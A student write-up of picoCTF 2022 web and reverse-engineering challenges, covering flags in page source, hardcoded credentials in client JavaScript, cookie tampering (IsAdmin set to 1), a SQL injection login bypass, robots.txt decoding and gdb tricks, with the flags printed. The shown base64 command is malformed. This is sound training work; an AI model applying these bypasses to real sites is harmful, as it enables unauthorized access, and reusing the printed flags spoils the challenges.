PICO CTF 2022 WRITE UP

FORMAT: JEOPARDY

DONE BY:

cyb3r_5quad and c1ph3r_007


1. WEB EXPLOITATION

CHALLENGE 1: Includes

DESCRIPTION: Go to this website and see what you can discover.

WRITE UP:


1. Enter the website and check the source code of the page.




```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="style.css">
    <title>On Includes</title>
  </head>
  <body>
    <script src="script.js"></script>

    <h1>On Includes</h1>
    <p>Many programming languages and other computer files have a directive,
       often called include (sometimes copy or import), that causes the
       contents of a second file to be inserted into the original file. These
       included files are called copybooks or header files. They are often used
       to define the physical layout of program data, pieces of procedural code
       and/or forward declarations while promoting encapsulation and the reuse
       of code.</p>
    <br>
    <p> Source: Wikipedia on Include directive </p>
    <button type="button" onclick="greetings();">Say hello</button>
  </body>
</html>
```


Flag is not in the direct source code.

2. There u can see some Script.js and style.css files, click and see both files. Checking style.css the first part of the flag is commented here.




```
body {
  background-color: lightblue;
}

/*  picoCTF{1nclu51v17y_1of2_  */
```

Script.js:




```
function greetings()
{
  alert("This code is in a separate file!");
}

//  f7w_2of2_df589022}
```


And here the second part of the flag is commented

COMBINING BOTH WE GET THE FLAG!!

FLAG: picoCTF{1nclu51v17y_1of2_f7w_2of2_df589022}

CHALLENGE 2: Inspect HTML
DESCRIPTION: Go to this website and see what you can discover.

WRITE UP:
See the source code of this website.




```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>On Histiaeus</title>
  </head>
  <body>
    <h1>On Histiaeus</h1>
    <p>However, according to Herodotus, Histiaeus was unhappy having to stay in
       Susa, and made plans to return to his position as King of Miletus by
       instigating a revolt in Ionia. In 499 BC, he shaved the head of his
       most trusted slave, tattooed a message on his head, and then waited for
       his hair to grow back. The slave was then sent to Aristagoras, who was
       instructed to shave the slave's head again and read the message, which
       told him to revolt against the Persians.</p>
    <br>
    <p> Source: Wikipedia on Histiaeus </p>
    <!--picoCTF{1n5p3t0r_0f_h7ml_1fd8425b}-->
  </body>
</html>
```

gg! We got the flag commented in the source code

FLAG: picoCTF{1n5p3t0r_0f_h7ml_1fd8425b}


CHALLENGE 3: LOCAL AUTHORITY

DESCRIPTION: Go to this website and see what you can discover.

WRITE UP:

WE SEE A LOGIN PAGE,IF WE PUT THE CORRET USERNAME AND PASS WE WILL GET THE FLAG.

GO TO THE SOURCE CODE OF THE WEBSITE.



HERE WE CAN SEE A SECURE.JS FILE, CLICK ON THAT

SECURE.JS:

```
function checkPassword(username, password)
{
  if( username === 'admin' && password === 'strongPassword098765' )
  {
    return true;
  }
  else
  {
    return false;
  }
}
```

HERE WE CAN SE A FUNCTION checkPassword,Now we got the login credentials of the login page. Login in using this and get the flag.

FLAG: picoCTF{j5_15_7r4n5p4r3n7_05df90c8}

CHALLENGE 4: POWER COOKIE

DESCRIPTION: Go to this website and see what you can discover.


WRITE UP:

WHEN WE GO THE WEBSITE WE CAN SEE A CONTINUE AS GUEST OPTION.AFTER CLICKING THAT UT SHOWS GUESTVSERVICES NOT AVAILABLE.


SO WE NEED TO MODIFY THE LOGIN TYPE

INSPECT THE PAGE AND GO TO COOKIES. THERE WE CAN SEE A COOKIE PRESENT WITH COOKIE NAME= IsAdmin AND COOKIE VALUE =0 WE NEED TO CHANGE THE VALUE TO 1(ie.., TRUE) AND REFRESH THE PAGE.


BEFORE MODIFYING:



AFTER MODIFYING:



NOW REFRESH THE PAGE



WE FOUND THE FLAG!!

FLAG: picoCTF{gr4d3_A_c00k13_5d2505be}

CHALLENGE 5: SQLI


DESCRIPTION: Can you login to this website?

Try to login here.


WRITE UP:

GOING TO THE WEBSITE WE CAN SEE A LOGIN PAGE . WE NEED TO BY PASS THE LOGIN PAGE TO RETRIVE OUR FLAG. BY INSPECTING THERE IS NO COOKIES AVAILABLE SO WE NEED TO SQL INJECT TO BYPASS LOGIN.

THERE ARE SQL-I PAYLOADS AVAILABLE IN GIT HUB PAGES AND TRY ALL THE PAYLOAD UNTIL U BYPASS THE LOGIN.



AFTER LOGGING IN WE CANT SEE THE FLAG SINCE IT IS HIDDEN , SO WEE NEED TO SEE THE SOURDCE CODE FOR THE HIDDEN FLAG.




CHALLENGE 6: ROBOT SANS

DESCRIPTION: The flag is somewhere on this web application not necessarily on the website. Find it.Check this out.

WRITE UP:

BY READING THE DESCRIPTION WE GET A CLUE TO CHECK ROBOTS.TXT

http://saturn.picoctf.net:65352/Robots.txt





```
User-agent *
Disallow: /cgi-bin/
Think you have seen your flag or want to keep looking.

ZmxhZzEudHh0;anMvbXlmaW
anMvbXlmaWxlLnR4dA==
svssshjweuiwl;oiho.bsvdaslejg
Disallow: /wp-admin/
```

We can see a base64 encoded message, by decoding it we get js/myfile.txt

Now enter this in our website and go

http://saturn.picoctf.net:65352/js/myfile.txt




```
picoCTF{Who_D03sN7_L1k5_90B0T5_718c9043}
```

2.REVERSE ENGINEERING

CLALLENGE 1: File run-1

DESCRIPTION: A program has been provided to you, what happens if you try to run it on the command line?


Download the program here.

WRITE UP:

First download the given file to your linux machine.

Then change its permission to executable by chmod +x <filename>

Then run the file by ./<filename> or sh <filename>




CHALLENGE 2: File run-2

DESCRIPTION: Another program, but this time, it seems to want some input. What happens if you try to run it on the command line with input "Hello!"?

Download the program here.

WRITE UP:

Just like the previous file run-1 we need to change the permission and run the file. but in this we need to give a string(Hello!) as a input to execute the file and get the flag.



CHALLENGE 3: GDB test drive

DESCRIPTION: Can you get the flag?

Download this binary.

WRITE UP:


We have given a binary file. To solve this we need to install a tool called GDB(sudo apt install gdb).

When we run the file with ./gdbme the binary was running but not displaying anything.

When viewing the Layout in gdb I found a call function with sleep function so this is making our binary pgm not displaying anything so we need to jump that call function.

$gdb gdbme

(gdb)layout asm



in (main+99) we can see a sleep function so we can set a break point and jump to the next line (main+104).

```
File  Actions  Edit  View  Help
   0x5555555552c7 <main>          endbr64
   0x5555555552cb <main+4>        push   %rbp
   0x5555555552cc <main+5>        mov    %rsp,%rbp
   0x5555555552cf <main+8>        sub    $0x50,%rsp
   0x5555555552d3 <main+12>       mov    %edi,-0x44(%rbp)
   0x5555555552d6 <main+15>       mov    %rsi,-0x50(%rbp)
   0x5555555552da <main+19>       mov    %fs:0x28,%rax
   0x5555555552e3 <main+28>       mov    %rax,-0x8(%rbp)
   0x5555555552e7 <main+32>       xor    %eax,%eax
   0x5555555552e9 <main+34>       movabs $0x4c75257240343a41,%rax
   0x5555555552f3 <main+44>       movabs $0x4362383846336235,%rdx
   0x5555555552fd <main+54>       mov    %rax,-0x30(%rbp)
   0x555555555301 <main+58>       mov    %rdx,-0x28(%rbp)
   0x555555555305 <main+62>       movabs $0x6030624760433530,%rax
   0x55555555530f <main+72>       movabs $0x4e32676662346668,%rdx
   0x555555555319 <main+82>       mov    %rax,-0x20(%rbp)
   0x55555555531d <main+86>       mov    %rdx,-0x18(%rbp)
   0x555555555321 <main+90>       movb   $0x0,-0x10(%rbp)
   0x555555555325 <main+94>       mov    $0x186a0,%edi
B+ 0x55555555532a <main+99>       call   0x555555555110 <sleep@plt>
   0x55555555532f <main+104>      lea    -0x30(%rbp),%rax
   0x555555555333 <main+108>      mov    %rax,%rsi
   0x555555555336 <main+111>      mov    $0x0,%edi
   0x55555555533b <main+116>      call   0x555555555209 <rotate_encrypt>
   0x555555555340 <main+121>      mov    %rax,-0x38(%rbp)
   0x555555555344 <main+125>      mov    0x2cc5(%rip),%rdx        # 0x555555558010 <stdout@@GLIBC_2.2.5>
   0x55555555534b <main+132>      mov    -0x38(%rbp),%rax
   0x55555555534f <main+136>      mov    %rdx,%rsi
   0x555555555352 <main+139>      mov    %rax,%rdi
   0x555555555355 <main+142>      call   0x5555555550f0 <fputs@plt>
   0x55555555535a <main+147>      mov    $0xa,%edi
   0x55555555535f <main+152>      call   0x5555555550c0 <putchar@plt>
native No process In:
(gdb) break*(main+99)
Breakpoint 1 at 0x132a
(gdb) run
Starting program: /home/kali/pico2022/rev/gdbme

Breakpoint 1, 0x000055555555532a in main ()
(gdb) jump(main+104)
Function "(main+104)" not defined.
(gdb) jump*(main+104)
Continuing at 0x55555555532f.
picoCTF{d3bugg3r_dr1v3_197c378a}
(gdb) sSF 1 (process 30490) exited normally]
```

That's it we got the flag by skipping the call function.

CHALLENGE 4: Patchme.py

DESCRIPTION: Run this Python program in the same directory as this encrypted flag

WRITE UP:

Download both the pgm and encrypted flag file and save it in same folder.

Let's check the pgm,

```
### THIS FUNCTION WILL NOT HELP YOU FIND THE FLAG --LT ########################
def str_xor(secret, key):
    #extend key to secret length
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    return "".join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c,new_key_c) in zip(secret,new_key)])
#############################################################################


flag_enc = open('flag.txt.enc', 'rb').read()



def level_1_pw_check():
    user_pw = input("Please enter correct password for flag: ")
    if( user_pw == "ak98" + \
                   "-=90" + \
                   "adfjhgj321" + \
                   "sleuth9000"):
        print("Welcome back... your flag, user:")
        decryption = str_xor(flag_enc.decode(), "utilitarian")
        print(decryption)
        return
    print("That password is incorrect")
```

Here you can see in the if check the password is given in 4 different parts combine them and run the pgm then enter the password to get the flag!!

```
┌──(kali㉿kali)-[~/pico2022/rev]
└─$ python3 f.py
Please enter correct password for flag: ak98-=90adfjhgj321sleuth9000
Welcome back ... your flag, user:
picoCTF{p47ch1ng_l1f3_h4ck_c4a4688b}
```

CHALLENGE 5: Safeopener

DESCRIPTION: Can you open this safe?

I forgot the key to my safe but this program is supposed to help me with retrieving the lost key. Can you help me unlock my safe?

Put the password you recover into the picoCTF flag format like: `picoCTF{password}`

WRITE UP:

```java
import java.io.*;
import java.util.*;
public class SafeOpener {
    public static void main(String args[]) throws IOException {
        BufferedReader keyboard = new BufferedReader(new InputStreamReader(System.in));
        Base64.Encoder encoder = Base64.getEncoder();
        String encodedkey = "";
        String key = "";
        int i = 0;
        boolean isOpen;


        while (i < 3) {
            System.out.print("Enter password for the safe: ");
            key = keyboard.readLine();

            encodedkey = encoder.encodeToString(key.getBytes());
            System.out.println(encodedkey);

            isOpen = openSafe(encodedkey);
            if (!isOpen) {
                System.out.println("You have  " + (2 - i) + " attempt(s) left");
                i++;
                continue;
            }
            break;
        }
    }

    public static boolean openSafe(String password) {
        String encodedkey = "cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz";

        if (password.equals(encodedkey)) {
            System.out.println("Sesame open");
            return true;
        }
        else {
            System.out.println("Password is incorrect\n");
            return false;
        }
    }
}
```

We can see a encoded password which is base64 encoded

Decode the password and that's the flag.

```
┌──(kali㉿kali)-[~/pico2022/rev]
└─$ echo "cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz" > t.txt|base64 -d
pl3as3_l3t_m3_1nt0_th3_saf3
```

CHALLENGE 6:Bloat.py

DESCRIPTION: Run this Python program in the same directory as this encrypted flag.

WRITE UP:

Let's see the pgm,

```
import sys
a = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \
            "[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ "
def arg133(arg432):
  if arg432 == a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+a[66]+a[68]:
    return True
  else:
    print(a[51]+a[71]+a[64]+a[83]+a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+\
a[81]+a[67]+a[94]+a[72]+a[82]+a[94]+a[72]+a[77]+a[66]+a[78]+a[81]+\
a[81]+a[68]+a[66]+a[83])
    sys.exit(0)
    return False
def arg111(arg444):
  return arg122(arg444.decode(), a[81]+a[64]+a[79]+a[82]+a[66]+a[64]+a[75]+\
a[75]+a[72]+a[78]+a[77])
def arg232():
  return input(a[47]+a[75]+a[68]+a[64]+a[82]+a[68]+a[94]+a[68]+a[77]+a[83]+\
a[68]+a[81]+a[94]+a[66]+a[78]+a[81]+a[81]+a[68]+a[66]+a[83]+\
a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+a[81]+a[67]+a[94]+\
a[69]+a[78]+a[81]+a[94]+a[69]+a[75]+a[64]+a[70]+a[25]+a[94])
def arg132():
  return open('flag.txt.enc', 'rb').read()
def arg112():
  print(a[54]+a[68]+a[75]+a[66]+a[78]+a[76]+a[68]+a[94]+a[65]+a[64]+a[66]+\
a[74]+a[13]+a[13]+a[13]+a[94]+a[88]+a[78]+a[84]+a[81]+a[94]+a[69]+\
a[75]+a[64]+a[70]+a[11]+a[94]+a[84]+a[82]+a[68]+a[81]+a[25])
def arg122(arg432, arg423):
    arg433 = arg423
    i = 0
    while len(arg433) < len(arg432):
        arg433 = arg433 + arg423[i]
        i = (i + 1) % len(arg423)
    return "".join([chr(ord(arg422) ^ ord(arg442)) for (arg422,arg442) in zip(arg432,arg433)])
arg444 = arg132()
arg432 = arg232()
arg133(arg432)
arg112()
arg423 = arg111(arg444)
print(arg423)
sys.exit(0)
```

Running the pgm it asks for password.

Here arg432 is checked as password for the pgm so if we decode the message in arg432 we can enter the pgm.

I just made a 2 line pgm to print what is arg432:

```
a = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ "

